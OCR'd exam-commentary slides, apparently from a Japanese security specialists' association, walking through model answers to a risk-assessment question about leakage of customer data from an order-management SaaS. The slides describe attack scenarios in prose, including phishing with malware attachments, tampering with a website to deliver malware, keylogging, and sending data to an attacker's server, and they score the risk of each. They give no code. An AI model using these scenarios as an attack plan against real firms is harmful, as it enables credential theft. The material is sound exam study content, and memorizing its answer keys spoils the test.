IDとPWの持出し（故意）	SサービスのIDとPWをメモ用紙などに書き写して，持ち出す。	W社従業員によって持ち出されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。	［ア］	［イ］	低	［ウ］	・G百貨店で，Sサービスの利用者認証を，多要素認証に変更する。 ・G百貨店で，Sサービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・［　エ　］

【村山分析［ア］～［エ］各配点（「設問1」全体で14点と推測）】
［ア］完答で5点，［イ］2点，［ウ］1点，［エ］6点

R05秋SC午後問4設問1

次スライド以降で考察

【Q】表4及び表5中の［ア］～［エ］に入れる適切な字句を答えよ。［ア］は，表2中から該当する項番を全て選び，数字で答えよ。該当する項番がない場合は，“なし”と答えよ。［イ］は答案用紙の大・中・小のいずれかの文字を○で囲んで示せ。［ウ］は答案用紙のA・B・C・Dのいずれかの文字を○で囲んで示せ。

【A】【ア】「10，11，12，13」，【イ】「大」，【ウ】「C」，【エ】「G百貨店で，Sサービスへログイン可能なIPアドレスをW社プロキシだけに設定する。（参考：40字（字数制限なし））」

TLP：CLEAR

空欄［ア］の考察

本件にまつわる「情報セキュリティの状況」の項番を列挙。

表２　W 社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況	
1	技術的セキュリティ対策	PC 及びサーバへのログイン時は，各 PC 及びサーバに登録された ID と PW で認証している。PW は，十分に長く，推測困難なものを[ア]している。	○
2		全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。	危
3		全ての PC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。	○
4		FW は，ステートフルパケットインスペクション型で，インターネットから W 社への通信は，プロキシからの通信は，必要な	○
5		次のものがある。ー ア検査	危
6		ンターネットへの HTTP があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。	危
7		PC では，OS の設定によって，取外し可能媒体への書込みを禁止している。この設定を変更するには，管理者権限が必要である。なお，管理者権限は，システム管理者だけがもっている。	○
8	物理的セキュリティ対策	本社事務所は IC カードによる入退管理が施されていて，従業員以外は立ち入ることができない。本社事務所に入った後は特に制限はなく，従業員は誰でも配送管理用 PC に近づくことができる。	危

このID/PWは「Sサービス」のものとは別。

設問1は人間くさい手口なので，
「技術的セキュリティ対策」
「物理的セキュリティ対策」
の話は，なじまないかなと。
∴ 正解を右図の範囲に絞れそう。

村山は“8番の「PCに近づく」と13番の「PWを書いた付箋」を見る”の合わせ技だとID/PWの持出しに成功できそうなので「8」番も正解に含む，と思いましたが，それはIPAの解答例には載りませんでした。
（たぶん，どこにも「配送管理用PC」に「PWを書いた付箋」が貼ってある，とは書いてないから？）

下記のリスクにまつわりそうな，表2中の項番 を選びましょう。

リスク源による行為又は事象	Z情報の機密性への影響に至る経緯
SサービスのIDとPWをメモ用紙などに書き写して，持ち出す。	W社従業員によって持ち出されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。

正解「10，11，12，13」

（注：左表の続き）

表２　W 社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況	
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。	危
10		全従業員に対して，次の基本的な情報セキュリティ研修を行っている。 ・ID と PW を含む，秘密情報の取扱方法 ・ルウェア検知時の対応手順 ・が配送用スマートフォンの取扱方法 ・個人情報の取扱方法 ・メー	○
11		聞取り調査の結果，従業員の倫理意識は十分に高いことが判明した。不正行為の動機付けは十分に低い。	○
12	貸与アカウントの PW の管理	配送管理課長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員全員に周知している。PW は英数記号のランダム文字列で，十分な長さがある。その日の配送管理[イ]を使用する。	危
13		PW は暗記が困難なので，配送管理課長は課員に対して，PW はノートなどに書いてもよいが，他人に見られないように管理するよう指示している。しかし，配送管理課で，PW を書いた付箋が，机上に貼ってあった。	危

今回は無関係な話

今回はモロこれの話

これら以外はカバーされない，という問題はあれどまぁヨシ

発生確率を左右する話

確信犯（←誤用）は防げないが，まぁヨシ

ID/PWを知り得る人は多い，という話

メモそのものは可，という話

TLP：CLEAR

空欄［イ］の考察

JP-RISSA 情報処理安全確保支援士会

空欄アで選んだ状況を考慮に入れつつ，下記「Z情報の機密性への影響に至る経緯」通りに進行した場合の被害の大きさを，“大・中・小”から選ぶ。

リスク源による行為又は事象	Z情報の機密性への影響に至る経緯
SサービスのIDとPWをメモ用紙などに書き写して，持ち出す。	W社従業員によって持ち出されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。

上表のリスクにまつわる項番（空欄アの正解）は「10，11，12，13」

表2　W社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況	
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。	危
10		全従業員に対して，次の基本的な情報セキュリティ研修を行っている。 ・ID と PW を含む，秘密情報の取扱方法 ・ルウェア検知時の対応手順 ・が配送用スマートフォンの取扱方法 ・個人情報の取扱方法 ・メ	○
11		聞取り調査の結果，従業員の倫理意識は十分に高いことが判明した。不正行為の動機付けは十分に低い。	○
12	貸与アカウントの PW の管理	配送管理課長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員全員に周知している。PW は英数記号のランダム文字列で，十分な長さがある。その日の配送管理[redacted]トを使用する。	危
13		PW は暗記が困難なので，配送管理課長は課員に対して，PW はノートなどに書いてもよいが，他人に見られないように管理するよう指示している。しかし，配送管理課で，PW を書いた付箋が，机上に貼ってあった。	危

今回は無関係な話

今回はモロこれの話

これら以外はカバーされない，という問題はあれどまぁヨシ

発生確率を左右する話

確信犯（←誤用）は防げないが，まぁヨシ

ID/PWを知り得る人は多い，という話

メモそのものは可，という話

図3中の，空欄［イ］を埋めるための手順（抜粋）

左表「10，11，12，13」

(2) (1)の情報セキュリティの状況を考慮に入れた上で，“Z 情報の機密性への影響に至る経緯”のとおりに進行した場合の被害の大きさを“被害の大きさ”欄に次の 3 段階で記入する。

表4，左から7列目

大：ほぼ全ての Z 情報について，機密性が確保できない。
中：一部の Z 情報について，機密性が確保できない。
小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

「Sサービス」のID/PWを知られたら，Z情報は抜かれ放題！

∴被害の大きさ（空欄イ）は「大」

発生頻度（表4，8列目）についてはもう問題冊子に「低」だと印刷済み。

では，総合評価（同，9列目）は？
→次のスライド。

TLP：CLEAR

空欄［ウ］の考察

総合評価を，“A・B・C・D”から選ぶ。

- 「総合評価」は表3に照らして答えます。

(2) (1)の情報セキュリティの状況を考慮に入れた上で，“Z 情報の機密性への影響に至る経緯”のとおりに進行した場合の被害の大きさを“被害の大きさ”欄に次の 3 段階で記入する。

大：ほぼ全ての Z 情報について，機密性が確保できない。

中：一部の Z 情報について，機密性が確保できない。

小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

(3) (1)の情報セキュリティの状況を考慮に入れた上で，“リスク源による行為又は事象”が発生し，かつ，“Z 情報の機密性への影響に至る経緯”のとおりに進行する頻度を，“発生頻度”欄に次の 3 段階で記入する。

高：月に 1 回以上発生する。

中：年に 2 回以上発生する。

低：発生頻度は年に 2 回未満である。

3. リスク評価

(1) 表 3 のリスクレベルの基準に従い，リスクレベルを“総合評価”欄に記入する。

図 3　リスクアセスメントの手順

被害の大きさ（空欄イ）は「大」

発生頻度は「低」（印刷済み）

次やるべきは，表3に照らす作業。

表 3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

A：リスクレベルは高い。　B：リスクレベルはやや高い。

C：リスクレベルは中程度である。　D：リスクレベルは低い。

被害の大きさ「大」の列，発生頻度「低」の行
リスクレベル（＝総合評価）は「C」（空欄ウ）

TLP：CLEAR

空欄［エ］の考察

JP-RISSA 情報処理安全確保支援士会

リスクを低減するために追加すべき「管理策」を，問題冊子やこれまでの分析を踏まえ，考えて書く。

表1　Sサービスの仕様とG百貨店の設定状況（抜粋）

項番	仕様	G百貨店の設定状況
3	ログインを許可するアクセス元 IP アドレスのリストを設定することができる。IP アドレスのリストは，アカウントごとに設定すること ○	全ての IP アドレスからのログインを許可している。 危

「Sサービス」の設定をいじるのは「G百貨店」。W社やTさんではない。

便利な機能なのに，なぜ使ってない？
→“使う。”と答えさせるヒントだから。

素通し

ここに「プロキシサーバ」がある。
→“社外との通信は，ここ経由だよ。”という暗示（設問1 空欄エは，この推理も必要）

配送員が持つスマホ

受注管理SaaS「Sサービス」もネット上にある筈 → なぜか略した！（設問1 空欄エは，この補完も必要）

配送員が参照する先




図2（W社のネットワーク構成）

リスクアセスメントの結果（表4より抜粋）

リスク源による行為又は事象	Z情報の機密性への影響に至る経緯
SサービスのIDとPWをメモ用紙などに書き写して，持ち出す。	W社従業員によって持ち出されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。

「W社外からSサービスにログインされ」たくなければ，“ログインをW社内からの通信に限定すればよい”。

追加すべき管理策の検討結果（表5より抜粋）

管理策
・G百貨店で，Sサービスの利用者認証を，多要素認証に変更する。 ・G百貨店で，Sサービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・［　エ　］

「G百貨店で，Sサービスへログイン可能なIPアドレスをW社プロキシだけに設定する。（参考：40字）」

TLP：CLEAR

これで問4の「設問1」終わり。

JP-RISSA
情報処理安全確保支援士会

- 設問1は「問4」全体の構造･解き方を学ばせる“肩慣らし”でした。

【登録セキスペ村山直紀からのワンポイント】

この手の出題で評価値を埋める際，**採ってはいけない判断基準は，「私のいる組織でだと，どうか」**。
（このような属人性を排し，客観的･冷静に評価する狙いから，本問でいう「表4」のような一覧表をリスクアセスメント時には作る/使う，とも言えます。）

もし上記のオレオレ基準で判断してしまうと，**セキュアな皆様においては「滅多に起きない話よねー」で低く見積もってしまう**傾向も見られるため，評価値はあくまでも**「この置かれた状況においては，どうか」で判断**して下さい。

TLP：CLEAR

R05秋 SC午後問4 その②

JP-RISSA 情報処理安全確保支援士会

「リスクアセスメントの中でも，リスク特定は担当者の知見が重要なプロセスである。本文内の状況説明と受験者自らの知見とを組み合わせてリスクを洗い出す能力を，設問2では問うた。多くの受験者が適切な解答を記述していたが，特定したリスクが具体性に欠けており，リスク分析の段階で被害の大きさや発生頻度の評価ができていない解答が散見された。」（『採点講評』より）

- リスク番号「2-4」

左列を発端とした，　左列に関連する　左記（表4）を踏まえ，下記（表5）に追加すべき

リスク源	行為又は事象の分類	リスク源による行為又は事象	Z情報の機密性への影響に至る経緯	情報セキュリティの状況	被害の大きさ	発生頻度	総合評価	管理策
W社外の第三者	W社へのサイバー攻撃	［あ］	［い］	［う］	［え］	［お］	［か］	・［き］

設問2（1）　設問2（2）

【村山分析［あ］～［き］各配点（「設問2」全体で30点と推測）】
［あ］6点，［い］9点，［う］4点，［え］2点，［お］2点，［か］1点，［き］6点

採点基準は次スライド

- 但し空欄［あ］，下記の2点は除く。
  - 「Sサービスの偽サイトを作った上で，偽サイトに誘導するフィッシングメールを，配送管理課員宛てに送信する。」
  - 「W社のPC又はサーバの脆弱性を悪用し，インターネット上のPCからW社のPC又はサーバを不正に操作する。」

R05秋SC午後問4設問2（1）

【Q】表4中の［あ］に入れる適切な字句を，本文に示した状況設定に沿う範囲で，あなたの知見に基づき，答えよ。（注：字数制限なし）

空欄［あ］を書く時点では，まだ直接的に「機密性」の崩れに言及していなくてもOK。では，いつ言及する？→［い］以降。

【A】【①】「G百貨店からW社への連絡を装った電子メールに未知のマルウェアを添付して，配送管理課員宛てに送付する。（参考：50字）」
【②】「配送管理課員がよく閲覧するWebサイトにおいて，脆弱性を悪用するなどして，配送管理課員が閲覧した時に，未知のマルウェアを別のWebサイトからダウンロードさせるようにWebページを改ざんする。（参考：95字）」
【③】「W社からアクセスすると未知のマルウェアをダウンロードする仕組みのWebページを用意した上で，そのURLリンクを記載した電子メールを，G百貨店からW社への連絡を装って送信する。（参考：87字）」

「①～③の例に限らず，本文に示した状況設定に沿うリスクアセスメントの結果が記述されていること」（『解答例』備考より）

要［あ］［い］間の整合（その①）

JP-RISSA 情報処理安全確保支援士会

- 空欄［あ］［い］の手本となる，問題冊子中の記述
  - リスク源：**「W社外の第三者」**，行為又は事象の分類：**「W社へのサイバー攻撃」**

「また，“W社外の第三者”や“W社へのサイバー攻撃”といったリスクの前提に合っていない解答も一部に見られた。」（『採点講評』より）

リスク番号	リスク源による行為又は事象（空欄［あ］の手本）	Z情報の機密性への影響に至る経緯（左記に基づく空欄［い］の手本）
「2-1」	「Sサービスの偽サイトを作った上で，偽サイトに誘導するフィッシングメールを，配送管理課員宛てに送信する。（参考：51字）」	「配送管理課員が，フィッシングメール内のリンクをクリックし，偽サイトにアクセスして，IDとPWを入力してしまう。入力されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。（参考：109字）」
「2-2」	「W社のPC又はサーバの脆弱性を悪用し，インターネット上のPCからW社のPC又はサーバを不正に操作する。（参考：51字）」	「不正に操作されたPC又はサーバが踏み台にされて，配送管理用PCにキーロガーが埋め込まれ，SサービスのIDとPWが窃取される。そのIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。（参考：113字）」
「2-3」	（同上）	「不正に操作されたPC又はサーバが踏み台にされて，配送管理課長のPCに不正にログインされる。その後，送信済みのメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。（参考：133字）」

【村山が推測する「設問2」の採点基準と評価順】
① 空欄［あ］が本文と矛盾なく，かつ，突飛では無いか。
② 空欄［あ］［い］間の整合はとれているか。
③ ②を踏まえ，［う］～［か］は本文と矛盾しない値か。
④ 空欄［き］の策は，今日とれる策として現実的か。

出題者からの，“空欄［あ］［い］も大体これ位の粒度と文字数で書け。”という圧も感じて下さい。

TLP：CLEAR

要［あ］［い］間の整合（その②）

JP-RISSA 情報処理安全確保支援士会

「①～③の例に限らず，本文に示した状況設定に沿うリスクアセスメントの結果が記述されていること」（『解答例』備考より）が求められるため，本文に示された話に沿わない表現はバツ。

- 下表の①～③は『解答例』中の整理番号
  - リスク源：**「W社外の第三者」**，行為又は事象の分類：**「W社へのサイバー攻撃」**

番号	設問2（1）空欄［あ］の解答例（リスク源による行為又は事象）	設問2（2），左記に基づく空欄［い］の解答例（Z情報の機密性への影響に至る経緯）
①	「G百貨店からW社への連絡を装った電子メールに未知のマルウェアを添付して，配送管理課員宛てに送付する。（参考：50字）」	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」
②	「配送管理課員がよく閲覧するWebサイトにおいて，脆弱性を悪用するなどして，配送管理課員が閲覧した時に，未知のマルウェアを別のWebサイトからダウンロードさせるようにWebページを改ざんする。（参考：95字）」	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」
③	「W社からアクセスすると未知のマルウェアをダウンロードする仕組みのWebページを用意した上で，そのURLリンクを記載した電子メールを，G百貨店からW社への連絡を装って送信する。（参考：87字）」	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」

立てた問題点に対し…

本文とも矛盾しない記述が必要。

R05秋 SC午後問4 その③

JP-RISSA 情報処理安全確保支援士会

- 設問2（2）空欄［え］～［か］

［あ］を発端とした，
左列に関連する，表4中の
［い］の通りに進行した場合の
［い］の通りに進行した場合の

番号	［い］Z情報の機密性への影響に至る経緯	［う］情報セキュリティの状況	被害の大きさ	発生頻度	総合評価
①	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」	「2，3，5，6，9，12」	［え］	［お］	［か］
②	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」	「2，3，6」	［え］	［お］	［か］
③	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」	「2，3，5，6，9，10」	［え］	［お］	［か］

大：ほぼ全てのZ情報について，機密性が確保できない。
中：一部のZ情報について，機密性が確保できない。
小：“Z情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

高：月に1回以上発生する。
中：年に2回以上発生する。
低：発生頻度は年に2回未満である。

表3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

TLP：CLEAR

解答例の番号①～③を順に検証します。

『解答例』番号①（その①）

JP-RISSA 情報処理安全確保支援士会

「①～③の例に限らず，本文に示した状況設定に沿うリスクアセスメントの結果が記述されていること」（『解答例』備考より）が求められるため，本文に示された話に沿わない表現はバツ。

- 下表の①～③は『解答例』中の整理番号
  - リスク源：「W社外の第三者」，行為又は事象の分類：「W社へのサイバー攻撃」

番号	設問2（1）空欄［あ］の解答例 （リスク源による行為又は事象）	設問2（2），左記に基づく空欄［い］の解答例 （Z情報の機密性への影響に至る経緯）
①	「G百貨店からW社への連絡を装った電子メールに未知のマルウェアを添付して，配送管理課員宛てに送付する。（参考：50字）」	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」
②	「配送管理課員がよく閲覧するWebサイトにおいて，脆弱性を悪用するなどして，配送管理課員が閲覧した時に，未知のマルウェアを別のWebサイトからダウンロードさせるようにWebページを改ざんする。（参考：95字）」	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」
③	「W社からアクセスすると未知のマルウェアをダウンロードする仕組みのWebページを用意した上で，そのURLリンクを記載した電子メールを，G百貨店からW社への連絡を装って送信する。（参考：87字）」	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」

TLP：CLEAR

立てた問題点に対し…

本文とも矛盾しない記述が必要。

『解答例』番号①（その②）

JP-RISSA 情報処理安全確保支援士会

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「G百貨店からW社への連絡を装った電子メールに未知のマルウェアを添付して，配送管理課員宛てに送付する。（参考：50字）」	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」

「なお，**配送に関するG百貨店からW社への特別な連絡事項は，電子メール**（以下，**メール**という）**で送られてくる。**」（問題冊子p24上）

表2　W社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況
2	技術的セキュリティ対策	全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。
3		全ての PC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。
5		メール SaaS には，セキュリティ対策のオプションとして次のものがある。一つ目だけを有効としている。 ・添付ファイルに対するパターンマッチング型マルウェア検査 ・特定の拡張子のファイルの送信のブロック
6		プロキシサーバは，社内の全ての PC とサーバから，インターネットへの HTTP と HTTPS の通信を転送する。URL フィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。

「未知のマルウェア」の場合，パターンマッチングや最新のパッチでは防ぎ切れません。

「全てのPC」なので，「配送管理用PC」もネットにつながる，と分かります。

表1　Sサービスの仕様とG百貨店の設定状況（抜粋）

項番	仕様	G百貨店の設定状況
1	利用者認証において，利用者 ID（以下，ID という）とパスワード（以下，PW という）の認証のほかに，時刻同期型のワンタイムパスワードによる認証を選択することができる。	ID と PW での認証を選択している。

弱い　危

表2　W社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。
12	貸与アカウントの PW の管理	配送管理課長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員全員に周知している。PW は英数記号のランダム文字列で，十分な長さがある。その日の配送管理課のシフトに応じて，当番となった者がアカウントを

この時点で，表2から該当項番を選ぶ空欄［う］も，「2，3，5，6，9，12」という答 が得られます。

TLP：CLEAR

『解答例』番号①（その③）

JP-RISSA 情報処理安全確保支援士会

- 設問2（2）空欄［え］～［か］

［あ］を発端とした，
左列に関連する，表4中の
［い］の通りに進行した場合の
［い］の通りに進行した場合の

番号	［い］Z情報の機密性への影響に至る経緯	［う］情報セキュリティの状況	被害の大きさ	発生頻度	総合評価
①	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」	「2，3，5，6，9，12」	［え］	［お］	［か］
②	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」	「2，3，6」	［え］	［お］	［か］
③	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」	「2，3，5，6，9，10」	［え］	［お］	［か］

大：ほぼ全てのZ情報について，機密性が確保できない。
中：一部のZ情報について，機密性が確保できない。
小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

高：月に1回以上発生する。
中：年に2回以上発生する。
低：発生頻度は年に2回未満である。

表3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

TLP：CLEAR

『解答例』番号①（その④）

JP-RISSA 情報処理安全確保支援士会

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「G百貨店からW社への連絡を装った電子メールに未知のマルウェアを添付して，配送管理課員宛てに送付する。（参考：50字）」	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」

①【う】：表2中の「2，3，5，6，9，12」

［え］［お］はそれぞれ，“［あ］が起き，かつ，［い］の通りに進行する場合”の話。

項番9：「標的型攻撃に関する周知は行っているが，訓練は実施していない。」

＝ 攻撃が 最もうまくいった時 の話。

［え］被害の大きさ

大：ほぼ全てのZ情報について，機密性が確保できない。
中：一部のZ情報について，機密性が確保できない。
小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

Z情報を見に行く先（Sサービス）のID/PWを窃取されてしまえば，当然，「ほぼ全てのZ情報について，機密性が確保できない」です。

［お］発生頻度

高：月に1回以上発生する。
中：年に2回以上発生する。
低：発生頻度は年に2回未満である。

「G百貨店からW社への連絡を装った電子メール」に，完璧にG百貨店側の担当者になりすます義務など無し。
単なる“お世話になります。例の件，ファイルを添付しました。”だけのメールもこれに該当します。そんなメール，しょっちゅうです。

①：【え】「大」，【お】「高」，【か】「A」

［か］総合評価

表3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

TLP：CLEAR

『解答例』番号②（その①）

JP-RISSA 情報処理安全確保支援士会

「①～③の例に限らず，本文に示した状況設定に沿うリスクアセスメントの結果が記述されていること」（『解答例』備考より）が求められるため，本文に示された話に沿わない表現はバツ。

- 下表の①～③は『解答例』中の整理番号
  - リスク源：「W社外の第三者」，行為又は事象の分類：「W社へのサイバー攻撃」

番号	設問2（1）空欄［あ］の解答例（リスク源による行為又は事象）	設問2（2），左記に基づく空欄［い］の解答例（Z情報の機密性への影響に至る経緯）
①	「G百貨店からW社への連絡を装った電子メールに未知のマルウェアを添付して，配送管理課員宛てに送付する。（参考：50字）」	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」
②	「配送管理課員がよく閲覧するWebサイトにおいて，脆弱性を悪用するなどして，配送管理課員が閲覧した時に，未知のマルウェアを別のWebサイトからダウンロードさせるようにWebページを改ざんする。（参考：95字）」	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」
③	「W社からアクセスすると未知のマルウェアをダウンロードする仕組みのWebページを用意した上で，そのURLリンクを記載した電子メールを，G百貨店からW社への連絡を装って送信する。（参考：87字）」	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」

TLP：CLEAR

立てた問題点に対し…

本文とも矛盾しない記述が必要。

『解答例』番号②（その②）

JP-RISSA 情報処理安全確保支援士会

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「配送管理課員がよく閲覧するWebサイトにおいて，脆弱性を悪用するなどして，配送管理課員が閲覧した時に，未知のマルウェアを別のWebサイトからダウンロードさせるようにWebページを改ざんする。（参考：95字）」	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」

「未知の」

「未知のマルウェア」の場合，パターンマッチングや最新のパッチでは 防ぎ切れません 。

表２　W 社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況
2	技術的セキュリティ対策	全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。
3		全ての PC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。
